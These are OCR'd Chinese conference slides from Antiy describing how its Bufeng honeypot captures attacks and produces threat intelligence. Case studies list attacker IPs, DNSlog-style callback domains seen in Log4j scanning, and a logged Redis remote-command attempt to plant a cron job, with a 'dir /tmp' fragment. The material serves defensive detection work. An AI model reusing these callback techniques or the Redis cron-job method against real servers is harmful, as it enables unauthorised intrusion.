网络空间威胁对抗与防御技术研讨会
暨 第九届安天网络安全冬训营

亂雲飛渡

资源代价与安全算力

捕风蜜罐情报生产实践

安天 | 情报响应中心-欺骗防御产品部

CONTENTS

目 录

01 为什么需要蜜罐生产情报

02 蜜罐产生情报的方法


03 蜜罐生产情报实战案例

04 情报消费协同


01 为什么需要蜜罐生产情报

攻击快速增长需要应对未知威胁

- CVE数据显示，总体漏洞每年新增数量依然巨大
- 代码执行RCE占比最大使网络攻击、攻击者可选择的漏洞多样
- 同一攻击漏洞拥有大量变形利用



数据来源：cvedetails.com




数据来源：cvedetails.com

威胁持续扩展各种网络空间环境

- 攻击平台多种多样
- 攻击服务多样
- 工控设施
- 物联网设施
- 移动设备
- 网络设备
- 云环境


安天捕风蜜罐满足本地化威胁情报生产需要

- 未知漏洞攻击快速增加
- 傀儡机等大量快速变化的攻击设施
- 定向攻击APT采用新设施
- DGA、fastFlux等大量生成域名
- 恶意代码样本多态性
- 沙箱分析样本提取情报
- 蜜罐提取全攻击链条情报




02 蜜罐产生情报的方法

捕风蜜罐本地化情报提取流程




捕风蜜罐广泛部署联动捕获攻击

- 全端口响应
  - 代理利用更多端口资源
  - 任意端口响应
- 智能自动构建
  - 环境资产学习
  - 简化内网部署
- 广泛联动
  - 安天智甲终端空闲端口
  - 安士盾个人防火墙
  - 防火墙映射
  - 云内探针




捕风蜜罐多层次仿真交互度与捕获攻击类型

端口仿真	端口探测-攻击
HTTP仿真	uri目标确认攻击
指令仿真	可指令交互
系统仿真	可文件投放
架构仿真	程序执行
内网仿真	横向渗透攻击
互联网仿真	C&C、DNS



安天捕风蜜罐全链采集未知检测



安天捕风蜜罐内置AVLSDK 威胁检测引擎


由安天公司自研的反病毒引擎产品，提供全套的可调用API（应用编程接口），满足对网络、文件、主机多环境多对象检测、威胁知识识别。可识别恶意工具、已知家族、恶意样本意图。

全规则高速引擎

具有海量的病毒检测规则，且检测速度极快

多场景适应能力

用户可根据不同场景需求定制不同的引擎版本。



跨平台可移植性

支持POSIX标准，可应用于各类系统平台（如Windows、Linux、国产系统）、硬件平台（如Intel、Arm、X86、MIPS、龙芯、飞腾、申威等）中。

专业后台体系


具有拥有二十年恶意代码分析经验的专业分析团队和成熟的后台作业体系。

易于集成

对接口简单调用即可使产品具有核心威胁检测能力。

捕风蜜罐可生产情报类型


- 情报信息
  - 攻击源IP
  - 跳板机IP
  - 放马站URL
  - C&C域名
  - DNS隧道
  - Tools-黑客工具
  - TTP-威胁行为
  - TTP-恶意样本




03 蜜罐生产情报实战案例

安天捕风蜜罐捕获Log4j漏洞扫描使用的DNS隧道

漏洞利用DNS记录携带信息回显，子域名拼接,第三方DNS日志站






安天捕风蜜罐捕获DNS隧道一例

- 攻击源：220.196.193.245
- DNS隧道：DNSlog、Gobygo
  - sdmbye.dnslog.cn
  - 1640157885408vAnWg.7rjs9d.dnslog.cn
  - 04CF.5091168c9d87e902.gobygo.net


安全工具or黑客工具

- Goby是一款新的网络安全测试工具，
- 赵武Zwell（Pangolin、JSky、FOFA作者）打造，
- 针对一个目标企业梳理最全的攻击面信息，同时能进行高效、实战化漏洞扫描，并快速的从一个验证入口点，切换到横向。
- 对标黑客的实际能力，帮助企业来有效地理解和应对网络攻击。



捕风蜜罐捕获需要初级交互的攻击

- WEB环境对应的请求响应
- 判断目标URI
- 投放包含攻击的包
- 针对WEB类大量漏洞交互模拟
- 动态克隆各类设备登录页面



捕风蜜罐检测Redis远程指令

- Curl下载情报
- 系统目录是否存在
- 文件获得

```
dir
/tmp
ERR Changing directory: No such file or directory
```

	序号	攻击者IP	受攻击者IP	威胁等级	行为名称	行为详情	攻击阶
−	1	120.78.169.70(中国杭州)	[redacted] (仿真资产)	中危	远程指令执行	攻击者120.78.169.70对仿真资产[redacted]远程指令执行操作	网络入

感知来源:网络监控
源IP端口:49778
源IP:120.78.169.70
感知节点ID:00163E06B86F
特征描述:Redis 远程命令执行-设置计划任务
被攻击资产名称:[redacted]-Ubuntu
被攻击资产 IP:[redacted]
指令:
攻击状态:未知

病毒名:Trojan[Exploit]/Linux.Golang
目的IP端口:6379
目的IP:[redacted]
检出特征ID:10000160
情报IOC:
蜜罐服务名称:redis 3.2.3
被攻击资产 VLAN:管理区VLAN
指令类型:redis


安天捕风深度仿真捕获攻防演练多步渗透攻击


① 